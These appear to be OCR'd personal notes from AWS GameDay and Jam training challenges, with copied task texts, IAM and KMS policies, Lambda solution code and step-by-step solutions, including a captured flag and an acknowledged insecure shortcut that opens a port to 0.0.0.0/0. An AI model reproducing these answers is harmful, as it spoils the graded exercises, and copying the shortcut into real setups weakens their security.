
Chatbot für AWS
Extension für VS Code
Kann Security Scans
Gratis für Skillbuilder ID

Cloudwatch Evidently

Montag, 29. Juli 2024 12:08

Es können launch templates gemacht werden um Features über die ganze Application herauszurollen in dem man Werte Festlegt für bestimmte gruppen und den Traffic bestimmt

aws evidently start-launch --launch SpecialSale --project OriginalGoodsStore --region us-east-2



Best Practices

Dienstag, 30. Juli 2024 09:37

Ratio of recommended deployment size to actual.	. .2 <= [CostRatio] <= 1.0
Use of Caching	Use of Application Cache, such as CloudFront
Recover more easily from both unintended user actions and application failures	S3 bucket versioning enabled
Convenient to troubleshoot network problems	VPC flow log enabled
Efficient way to categorize resources in different ways	EC2 instance tagged
Shorten system boot time	Use of self baked AMI
Cloudwatch Alarm to monitor instance status	cloudwatch alarm defined for appropriate metrics
Assign resources least-privilege security policies and permissions	No security groups having ingress rule which source is 0.0.0.0/0
Database security	DynamoDB / RDS encryption enabled
Better isolation for computing instances	EC2/Database in private subnets. Bastion Hosts with limited access used.
Data encryption	S3 bucket encryption enabled
Data encryption in flight	HTTPS used for all communications between services
Better isolation and reduce blast radius	Multi subnets defined across AZs for each layer
Application able to serve public traffic across multiple local networks	Multiple subnets in application deployment
Efficiently distributing incoming network traffic	ALB used
Transaction timeout response rate per day	Total network request timeouts < 10%
Data Reliability	DynamoDB / RDS has regular backup configured
Daily overall response time average	< 4s response time
Availability	Percentage of messages accepted for process >=90%
Identified infrastructure scales to meet demand.	Application auto-scales once competitors are hands off

0	No defined security policies
1	Only S3 are utilizing defined security policies
2	Only Instances are utilizing defined security policies
3	All services are utilizing defined and recommended security policies

0	No defined security policies
1	ECR image tag immutable, Image scanning, Encryption (1/3)
2	ECR image tag immutable, Image scanning, Encryption (2/3)
3	ECR image tag immutable, Image scanning, Encryption (3/3)

0	ASG not used
1	ASG is used with no target tracing policy
2	ASG used and has target tracing policy
3	ASG used and has target tracing policy and scale based on alb requests

Syslog s3 Prefix

Montag, 2. September 2024 11:22

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Action": [
                "s3:ListBucket"
            ],
            "Resource": "arn:aws:s3:::company-security-logs",
            "Effect": "Allow",
            "Condition": {
                "StringLike": {
                    "s3:prefix": [
                        "syslog/*"
                    ]
                }
            }
        },
        {
            "Action": [
                "s3:GetObject"
            ],
            "Resource": "arn:aws:s3:::company-security-logs/syslog/*",
            "Effect": "Allow",
            "Condition": {
                "DateGreaterThan": {
                    "aws:CurrentTime": "2022-04-01T00:00:00Z"
                },
                "DateLessThan": {
                    "aws:CurrentTime": "2022-05-01T00:00:00Z"
                }
            }
        }
    ]
}
```

Partition Key Dynamo DB

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Action": "dynamodb:Query",
            "Resource": "arn:aws:dynamodb:us-east-1:004490671509:customers",
            "Effect": "Allow",
            "Condition": {
                "ForAllValues:StringEquals": {
                    "dynamodb:LeadingKeys": "Customer1234"
                }
            }
        }
    ]
}
```

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Action": "dynamodb:Query",
            "Resource": "arn:aws:dynamodb:us-east-1:004490671509:employees",
            "Effect": "Allow",
            "Condition": {
                "StringEquals": {
                    "aws:PrincipalTag/EmployeeDataAccess": "yes"
                }
            }
        }
    ]
}
```

AWS Gameday Int

Freitag, 26. April 2024 16:42

Cloud Trail erstellen

S3 Logs data events

Adminpanel secret manager lambda function key rotation

Ec2 Access Key Developer User

S3 AccountGuardian rechte weg

Isolate sed 0.0.0.0/0

protect termination

Views.py

Index.html

/backdoor API

Sam init

Sam build

Sam deploy --guided

Api gateway

AWS glue

Data catalog > Crawlers

Source compressed parquet output

Code Guru sagt was schlecht ist

Sqs queue instance autoscaling simple metric cloud watch

Eks

Graviton arm 40 % besser als x86

Dublin Friendly Comp

Mittwoch, 22. Mai 2024 08:26

Day 1
Schnelleres aufbauen von Diensten
Aufgabenstellung gut durchlesen References nutzen

IAM Policys anschauen
EKS add ons efs csi driver

Docdb (mongodb)
Efs
Rds (mysql)
Api gateway (lambda)
Redis
Dynamodb
S3

DYNAMO-ICALLY STREAM IT UP

Donnerstag, 20. Juni 2024 04:49

```
#!/usr/bin/env python3
import json
import os
import boto3
from boto3.dynamodb.conditions import Key, Attr
from boto3.dynamodb.types import TypeDeserializer, TypeSerializer

def dynamodb_deserializer_to_json(item):
  deserializer = TypeDeserializer()
  d_item = {k: deserializer.deserialize(v) for k, v in item.items()}
  return d_item

def get_item_cust_profile(dynamo_table, cust_id):
  #### ADD CODE TO QUERY TABLE ####
  #cust_profile = dynamo_table.query(
  #    KeyConditionExpression=Key('CustID').eq(cust_id))
  #print(cust_profile)
  cust_profile = dynamo_table.get_item(Key={'CustID': cust_id})
  print(cust_profile.get('Item', None))

  return cust_profile.get('Item', None)

def put_item_cust_profile_table(dynamo_table, cust_profile):
  #### ADD CODE TO UPDATE TABLE ####
  response = dynamo_table.put_item(Item=cust_profile)
  return response


def handler(event, context):
  region = os.environ['AWS_REGION']
  records = event["Records"]

  dynamodb = boto3.resource('dynamodb', region_name=region)
  dynamo_table = dynamodb.Table('CustProfile')

  for record in records:
    if record["eventName"] == "INSERT":

      item = dynamodb_deserializer_to_json(record["dynamodb"]["Keys"])
      cust_profile = get_item_cust_profile(dynamo_table, item["CustID"])
      if cust_profile:
        profile = cust_profile
        profile["TotalTnValue"] = int(profile["TotalTnValue"]) + int(item["TnValue"])
      else:
        profile = dict()
        profile["CustID"] = item["CustID"]
        profile["TotalTnValue"] = item["TnValue"]

      if profile["TotalTnValue"] < 1000:
        cust_status = "Normal"
      else:
        cust_status = "Elite"

      profile["CustStatus"] = cust_status
      response = put_item_cust_profile_table(dynamo_table, profile)

  return {
      'statusCode': 200,
      'body': json.dumps("Success")
  }
```

Add trigger

Task 1: Complete Lambda to Update Customer Profile

Possible Points: 90 Clue Penalty: 0 **Points Earned: 90**

Check my progress Completed!

BACKGROUND:
The documents left behind by the developer indicates that the 2 DynamoDB tables below can be leveraged to achieve the business goal.

Table Name	Description
CustTransactions	Stores all customer transactions
Cust Profile	Stores customer profile

In the customer profile table, the developer added 2 additional fields to capture the total spend of a customer and the corresponding Customer Status - "Normal" or "Elite".
The developer also started working on a lambda function, "JAM_Lambda_Exec_Function_EDIT_THIS", that will accept changes to the CustTransactions table as an event and update the Cust Profile table. The lambda is missing some code and the developer helpfully added the comment "YOUR CODE GOES HERE" to indicate these places.

YOUR TASK:
As a first step, you have to complete the lambda function to update the total transaction value and customer status in the CustProfile table whenever the customer makes a new transaction. The Inventory section below provides the name of the lambda and the schema of the DynamoDB tables. Use this information to complete the task. Once you update the lambda function, you will use the test event in the Task Validation section below to test the function.

TASK VALIDATION:
Once you complete the lambda function by filling in the missing code, test the function with the below event:

```
{
  "Records": [
    {
      "eventName": "INSERT",
      "eventSource": "aws:dynamodb",
      "dynamodb": {
        "Keys": {
          "CustID": {
            "S": "task1test1record"
          },
          "TnValue": {
            "N": "250"
          }
        }
      }
    }
  ]
}
```

Once you successfully test the lambda, it will be verified automatically and the task will be marked as complete within a few minutes.

INVENTORY:

Lambda Function: JAM_Lambda_Exec_Function_EDIT_THIS

CustTransactions Table Schema:

Field	Type	Description
CustID	string	Unique identifier for customer
TnNum	integer	Unique identifier for transaction
TnValue	integer	Dollar value of transaction

CustProfile Table Schema:

Field	Type	Description
CustID	string	Unique identifier for customer
TotalTnValue	integer	Total Dollar value of all customer spend
CustStatus	string	Normal / Elite

GETTING STARTED:
Go to the lambda console. If you don't see a list of lambdas, click on "Services" on the top left of the console and choose "Lambda" to see the list of lambdas.
Do the same if the list of lambdas disappears at some point. This is because the Team Role is blocked from accessing the task verification lambdas.

SERVICES YOU SHOULD USE:

- LAMBDA

Aus <https://jam.awsevents.com/aws-tc-class-150446-20-june-2024-hmingwei/challenges/dynamo-ically-stream-it-up?i=1&t=details-1>

I AM JUST AN APP DEV, WHAT DO I KNOW ABOUT DEVOPS

Donnerstag, 20. Juni 2024 05:15

The **star-app-pipeline** is an application that builds the k8s-helpers tool. The Kubernetes (k8s) Helpers is a command line tool to assist in manageing a set of Kubernetes clustes. Many teams depend on the k8s-helpers for their automation. The **star-app-pipeline** pipeline has been working fine but started failing a while ago (may be due to a dependency version change), so the last published version is very old. We want to get this pipeline working again before we begin developing more feature for the k8s-helpers. We cannot change the command line syntax as that will affect many existing users and automation scripts. Hence, we are not allowed to update the test command that is currently causing the pipeline to fail.

Your Task

The **star-app-pipeline** pipeline **Build** stage is failing due to failing unit tests. Figure out why the Pipeline is failing and make the necessary change to get the unit tests to pass again without changing the unit tests.
Perform this task **without** changing the following files in the CodeCommit repository.

- k8s_helpers.py
- test_k8s_helpers.py
- buildspec.yml

Getting Started

You will need to log into the AWS Console by clicking on **Open AWS Console** at the top right side and navigate to the CodePipeline service page here and select the **star-app-pipeline**. Once there, open the **View in CodeBuild** under the failed Build stage and inspect the **Build logs** for the error.
Make the required updates to the CodeCommit repository. The Pipeline will get triggered automatically to re-run the CodeBuild project with new changes.
You can find the CodePipeline name and CodeCommit repository name in the Output Properties.

Inventory

- CodePipeline: **star-app-pipeline**
- CodeCommit: **star-app-repo**
- Refer the **buildspec.yml** in the CodeCommit repo for the Build stage in the pipeline.

Services You Should Use

- CodeCommit
- CodePipeline

Resources

- You can read about how to work with Pythor requirements.txt file here.
- You can read about the AWS CodeCommit here.
- You can read about the AWS CodePipeline here.

Task Validation

The **star-app-pipeline** will continue to fail in the **Publish** stage. This is expected and you will get to resolve that in the next task.
After updating the CodeCommit repository and CodePipeline **Build** stage runs successfully click on **Check my progress** button at the top to validate. While waiting for the pipeline to build, you can check the build logs to monitor the build progress of **Build** stage. Note, the **star-app-pipeline** will take about 5 minutes to run.

Aus <https://jam.awsevents.com/aws-tc-class-150446-20-june-2024-hmingwei/challenges/make-our-codepipeline-work?i=1&t=details-1>

Clicker==6.0

S3_BUCKET
Variable

Task 2: THE PIPELINE CONTINUES TO FAIL..

Possible Points: 40 Clue Penalty: 0 **Points Earned: 40**

Check my progress Completed!

Background

The **Publish** stage of the **star-app-pipeline** pipeline continues to fail even after the click package has been specified a version. The **Publish** stage errors with the message "Parameter validation failure". From **publishspec.yml** file in the CodeCommit repository it looks like **requirements.txt** file is being uploaded to S3 bucket for the purpose of tracking after each build. But if you navigate to S3 bucket provided in the output properties section you see that the file is not getting uploaded.

Your Task

Figure out why the Pipeline is failing and make the necessary changes to fix the parameter validation error to turn the pipeline green.

Getting Started

You will need to log into the AWS Console by clicking on **Open AWS Console** at the top right side and navigate to the CodePipeline service page here and select the **star-app-pipeline**. Once there, open the **View in CodeBuild** under the failed **Publish** stage and inspect the **Build logs** for the error.
Make the required updates to the CodePipeline.
You can find the CodePipeline name, CodeCommit repository name and S3 Bucket name in the **Output Properties** tab.

Inventory

- CodePipeline: **star-app-pipeline**
- CodeCommit: **star-app-repo**
- Refer the **publishspec.yml** in the CodeCommit repo for the Publish stage in the pipeline.

Services You Should Use

- CodePipeline
- S3
- CodeCommit

Resources

- You can read about the AWS CodePipeline variables here.
- Buildspec example

Task Validation

After updating and the CodePipeline **Publish** stage runs successfully click on **Check progress** button at the top to validate. Note, the **star-app-pipeline** will take about 5 minutes to run.

Aus <https://jam.awsevents.com/aws-tc-class-150446-20-june-2024-hmingwei/challenges/make-our-codepipeline-work?i=2&t=details-2>

ELEVATE YOUR IAM POLICY GAME

Donnerstag, 20. Juni 2024 05:32

```
import json
import boto3
from botocore.exceptions import ClientError
import logging

logging.basicConfig(level=logging.DEBUG)
logger=logging.getLogger(__name__)
logger.setLevel(logging.DEBUG)

iam_resource = boto3.resource('iam')
accessanalyzer_client = boto3.client('accessanalyzer')
def handler(event, context):
 access_analyzer_findings=""
 for p in iam_resource.policies.filter(Scope='Local'):
  if p.policy_name.startswith('jam-'):
   try:
    #TODO Add the missing Access Analyzer API call <to_be_completed>
    access_analyzer_response = accessanalyzer_client.validate_policy(
     policyDocument=json.dumps(p.default_version.document),
     policyType='IDENTITY_POLICY'
    )
    if access_analyzer_response["findings"]:
     access_analyzer_findings = access_analyzer_response["findings"]

   except ClientError as error:
    logger.error("An error occured: {0}".format(error))
    raise error
   if access_analyzer_findings:
    return {
     'statusCode': 200,
     'policyName': p.policy_name,
     'findings': json.dumps(access_analyzer_findings)
    }
   else:
    return {
     'statusCode': 201,
     'body': json.dumps('No findings !')
    }
```

Add Trigger Eventbridge

cron(0 12 * * ? *)

Delete IAM Policy or do it on Deny

WHERE ARE MY NODES!!!

Donnerstag, 20. Juni 2024 06:00

```
---
apiVersion: eksctl.io/v1alpha5
kind: ClusterConfig

metadata:
  name: jam-cluster
  region: us-east-1
  version: "1.30"

managedNodeGroups:
- name: nodegroup
  desiredCapacity: 3
  instanceType: t2.small
  ssh:
    enableSsm: true
availabilityZones: ['us-east-1a', 'us-east-1b']
```

LOOKING IN THE MIRROR

Donnerstag, 20. Juni 2024 08:10

Go to the EC2 Dashboard, look at the EC2 network property for the JamMonitorStation and record its Interface ID.
Look at the EC2 network property for JamInstanceA and record its Interface ID.
Go to the VPC Dashboard, select Mirror Targets and configure the target to be the JamMonitorStation's Interface ID recorded in step 1. Enter an appropriate name for the target, such as mirror target
Go to VPC, select Mirror Filters and configure Inbound and Outbound rules. Enter an appropriate name for the mirrow filter, such as mirror filter
Edit the inbound rule and add a rule for All Protocols with a source and destination CIDR of 10.0.0.0/8
Edit the outbound rule and add a rule for All Protocols with a source and destination CIDR of 10.0.0.0/8
Go to VPC, select Mirror Sessions and fill the appropriate information.
For the Mirror Source use the Interface ID you recorded in step 2
For the Mirror Target use the name of the target you created in step 3
Enter a session number, i.e., 1
Enter a VNI number, i.e. 100
Select the filter you created in step 4
You must edit the JamMonitorStation's SG and add a rule to allow inbound UDP port 4789 from 0.0.0.0/0 because traffic mirroring uses VXLAN encapsulation over that port when sending traffic to the target.
Use the Systems Manager Session Manager to connect to the JamMonitorStation by going to Systems Manager -> Session Manager -> Start Session -> Select the Monitoring Station and start the session.
Run sudo tcpdump -lnvX icmp at command prompt to see the flag

J4mc0mPl3t3d

***Note**: Step 8 is a shortcut to get to the flag. The proper way to configure the JamMonitorStation's is to create an interface that decapsulates the VXLAN traffic becasue VPC Traffic Mirroring encapsulates the mirror traffic using VXLAN encapsulation. The proper steps are to run tcpdump on the VXLAN interface with the commands shown below*

1. sudo ip link add vxlan0 type vxlan id 100 dev eth0 local 10.0.1.11 dstport 4789 *(This creartes the VXLAN inteface and decapsulates VXLAN traffic using the VXLAN Id supplied in step 5.4)*
2. sudo ip link set vxlan0 up *(This ebavles the VXLAN interface vxlan0)*
3. sudo tcpdump -lnvXi vxlan0 icmp *(This captures traffic on the vxlan0)*

Aus <https://jam.awsevents.com/aws-tc-class-150446-20-june-2024-hmingwei/challenges/looking-in-the-mirror>

MISSION IMPOSSIBLE, SECURE THE NOC LIST!

Donnerstag, 20. Juni 2024 08:45

```
{
  "Version": "2008-10-17",
  "Id": "__default_policy_ID",
  "Statement": [
    {
      "Sid": "__default_statement_ID",
      "Effect": "Allow",
      "Principal": {
        "AWS": "*"
      },
      "Action": [
        "SNS:Publish",
        "SNS:RemovePermission",
        "SNS:SetTopicAttributes",
        "SNS:DeleteTopic",
        "SNS:ListSubscriptionsByTopic",
        "SNS:GetTopicAttributes",
        "SNS:AddPermission",
        "SNS:Subscribe"
      ],
      "Resource": "arn:aws:sns:eu-west-1:503970133249:topic_NOC_event",
      "Condition": {
        "StringEquals": {
          "AWS:SourceOwner": "503970133249"
        }
      }
    },
    {
      "Sid": "AllowS3ToPublish",
      "Effect": "Allow",
      "Principal": {
        "Service": "s3.amazonaws.com"
      },
      "Action": "SNS:Publish",
      "Resource": "arn:aws:sns:eu-west-1:503970133249:topic_NOC_event",
      "Condition": {
        "ArnLike": {
          "aws:SourceArn": "arn:aws:s3:::secret-noc-bucket-503970133249"
        }
      }
    }
  ]
}
```

```
{
  "Version": "2012-10-17",
  "Id": "key-consolepolicy-3",
  "Statement": [
    {
      "Sid": "Enable IAM User Permissions",
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::503970133249:root"
      },
      "Action": "kms:*",
      "Resource": "*"
    },
    {
      "Sid": "Allow access for Key Administrators",
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::503970133249:role/AWSLabsUser-4buN7fbrdFtoFNFoPFrmUe"
      },
      "Action": [
        "kms:Create*",
        "kms:Describe*",
        "kms:Enable*",
        "kms:List*",
        "kms:Put*",
        "kms:Update*",
        "kms:Revoke*",
        "kms:Disable*",
        "kms:Get*",
        "kms:Delete*",
        "kms:TagResource",
        "kms:UntagResource",
        "kms:ScheduleKeyDeletion",
        "kms:CancelKeyDeletion",
        "kms:RotateKeyOnDemand"
      ],
      "Resource": "*"
    },
    {
      "Sid": "Allow use of the key",
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::503970133249:role/AWSLabsUser-4buN7fbrdFtoFNFoPFrmUe"
      },
      "Action": [
        "kms:Encrypt",
        "kms:Decrypt",
        "kms:ReEncrypt*",
        "kms:GenerateDataKey*",
        "kms:DescribeKey"
      ],
      "Resource": "*"
    },
    {
```

Background

So far you have completed the security setup for Impossible Missions Force (IMF) KMS key , established secure communications channel over email and also secured their S3 bucket that will contain the NOC list.

Task

You have to setup S3 Event Notifications with name **IMF_NOC_Event** , to track Add and Delete activities on the NOC bucket. You will need to allow S3 service permission to publish to SNS, and also permission to use the KMS Key.

Then you need to create a NOC file , filename must be uppercase **NOC_*YYYYMMDD*.TXT** , using **today's date**, with *TAB* separated data for following columns (no need for a header row)

Agent First name , Agent Last Name , Real First Name , Real Last Name

Note the AWS Region you are running and make sure you use "today" as per the AWS Region that you are running in, and not your physical region or local timezone. Example, if the lab is running in a South America time zone it be a day ahead if you are in Canada time zone, so use South America time zone for the file name.

Enter four rows like shown below

ETHAN*tab***HUNT***tab***TOM***tab***CRUISE**

MARISSA*tab***WIEGLER***tab***CATE***tab***BLANCHETT**

JASON*tab***BOURNE***tab***MATT***tab***DAMON**

JANE*tab***SMITH***tab***ANGELINA***tab***JOLIE**

Once you **upload** the NOC file to S3 NOC bucket, if you have setup everything correctly you will receive **email notification** to your subscribed address

Getting Started

Refer AWS News Blog https://aws.amazon.com/blogs/aws/s3-event-notification/

Inventory

AWS Key Management Service (AWS KMS), Amazon Simple Notification Service (Amazon SNS), Amazon Simple Storage Service (Amazon S3)

Services You Should Use

Amazon SNS, Amazon S3

Task Validation

We will automatically keep checking on an interval to validate whether this task has been completed. You can also click the *Check Progress* button to check manually.

IMPORTANT: It can take anywhere from 2 to 5 minutes for notifications to arrive to your mailbox depending on AWS Region and for Cloudwatch metrics to reflect.

Aus <https://jam.awsevents.com/aws-tc-class-150446-20-june-2024-hmingwei/challenges/s-3-event-notifications?i=4&t=details-4>

Background

You need a globally accessible, highly scalable, reliable, fast, and inexpensive cloud data storage - where all the company secrets will be held!

Task

You have to ceate a secure Amazon S3 bucket with name **secret-noc-bucket-*XXXXXXXXXXX*** , where the X's represent your 12 digit account number. Confirm that the bucket in the same region your challenge is executing and you have encryption enabled using KMS key from previous task.

Getting Started

Create your first S3 bucket https://docs.aws.amazon.com/AmazonS3/latest/userguide/creating-bucket.html

Inventory

AWS Key Management Service (AWS KMS), Amazon Simple Notification Service (Amazon SNS), Amazon Simple Storage Service (Amazon S3)

Services You Should Use

Amazon S3

Task Validation

We will automatically keep checking on an interval to validate whether this task has been completed. You can also click the *Check Progress* button to check manually.

Aus <https://jam.awsevents.com/aws-tc-class-150446-20-june-2024-hmingwei/challenges/s-3-event-notifications?i=3&t=details-3>

Background

Register yourself as a trusted member of the Chief of Impossible Missions Force C -IMF's inner circle. Subscribe via Email to receive the notifications for *New Object Created (NOC)* events!

Task

You have to create an encrypted SNS topic with name **topic_NOC_event** and subscribe to it SNS topic via your email. Remember to **confirm you subscription** via Email link!

IMPORTANT: It can take anywhere from 2 to 5 minutes for emails to arrive to your mailbox depending on AWS Region.

Getting Started

Create your first SNS topic https://docs.aws.amazon.com/sns/latest/dg/sns-getting-started.html

Inventory

AWS Key Management Service (AWS KMS), Amazon Simple Notification Service (Amazon SNS), Amazon Simple Storage Service (Amazon S3)

Services You Should Use

Amazon SNS

Task Validation

The task will be completed automatically if you have done the required changes correctly or you can always click on *"Check My Progress"* button to see the status of your task.

Aus <https://jam.awsevents.com/aws-tc-class-150446-20-june-2024-hmingwei/challenges/s-3-event-notifications?i=2&t=details-2>

Background

The mandate from Impossible Missions Force (IMF) is to encrypt everything! You need to create a new KMS key and enable key rotation. Create and manage separate keys for different services.

Task

Your mission here is to create a new KMS Key named **noc_access_key_XXXXXXXXXXX** where the X's represent your 12-digit AWS Account number. You have to add your Federated user as key administrator and key user. Also you have to apply KMS security best practices to your KMS key.

Getting Started

Setup AWS KMS key https://docs.aws.amazon.com/kms/latest/developerguide/key-policy-modifying.html

Inventory

AWS Key Management Service (AWS KMS), Amazon Simple Notification Service (Amazon SNS), Amazon Simple Storage Service (Amazon S3)

Services You Should Use

AWS Key Management Service (KMS)

Task Validation

The task will be completed automatically if you have done the required changes correctly or you can always click on *"Check My Progress"* button to see the status of your task.

Aus <https://jam.awsevents.com/aws-tc-class-150446-20-june-2024-hmingwei/challenges/s-3-event-notifications?i=1&t=details-1>

```
      "Sid": "Allow attachment of persistent resources",
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::503970133249:role/AWSLabsUser-4buN7fbrdFtoFNFoPFrmUe"
      },
      "Action": [
        "kms:CreateGrant",
        "kms:ListGrants",
        "kms:RevokeGrant"
      ],
      "Resource": "*",
      "Condition": {
        "Bool": {
          "kms:GrantIsForAWSResource": "true"
        }
      }
    },
    {
      "Sid": "AllowS3UseOfKey",
      "Effect": "Allow",
      "Principal": {
        "Service": "s3.amazonaws.com"
      },
      "Action": [
        "kms:Encrypt",
        "kms:Decrypt",
        "kms:ReEncrypt*",
        "kms:GenerateDataKey*",
        "kms:DescribeKey"
      ],
      "Resource": "*",
      "Condition": {
        "ArnLike": {
          "aws:SourceArn": "arn:aws:s3:::secret-noc-bucket-503970133249"
        }
      }
    }
  ]
}
```

DEPLOY LAMBDA CANARY WAY!

Donnerstag, 20. Juni 2024 09:24

Sign in to the AWS Management Console and open the CodePipeline console at http://console.aws.amazon.com/codesuite/codepipeline/home.On the Welcome page, choose Create pipeline.
On the Step 1: Choose pipeline settings page, in Pipeline name, enter the name for your pipeline.
In Service Role, Choose Existing service role to use a service role already created in IAM containing *Jam-Challenge* . Leave the rest of the details to default.
On the Step 2: Add source stage page, in Source provider, choose the type of repository where your source code is stored i.e. CodeCommit.
4a. In Repository name, provide the Code Repository name starting with Jam-Challenge*.
4b. Choose Branch name as master.
4c. Leave the rest of configurations as it is.
Click Next, and add Build Stage.
5a. Under Input Artifacts, choose SourceArtifact.
5b. Under project name, choose build project already created
5c. Leave the rest of configurations as it is.
Click Next, and add Deploy Stage.
6a. Under Action Provider, choose AWS CloudFormation
6b. Under Input Artifacts, choose BuildArtifact.
6c. Under Action mode, choose Create or Update Stack
6d. Under stack name, type jam-challenge
6e. Under Template, Choose Artifact name as BuildArtifact and File name as packaged-template.yaml.
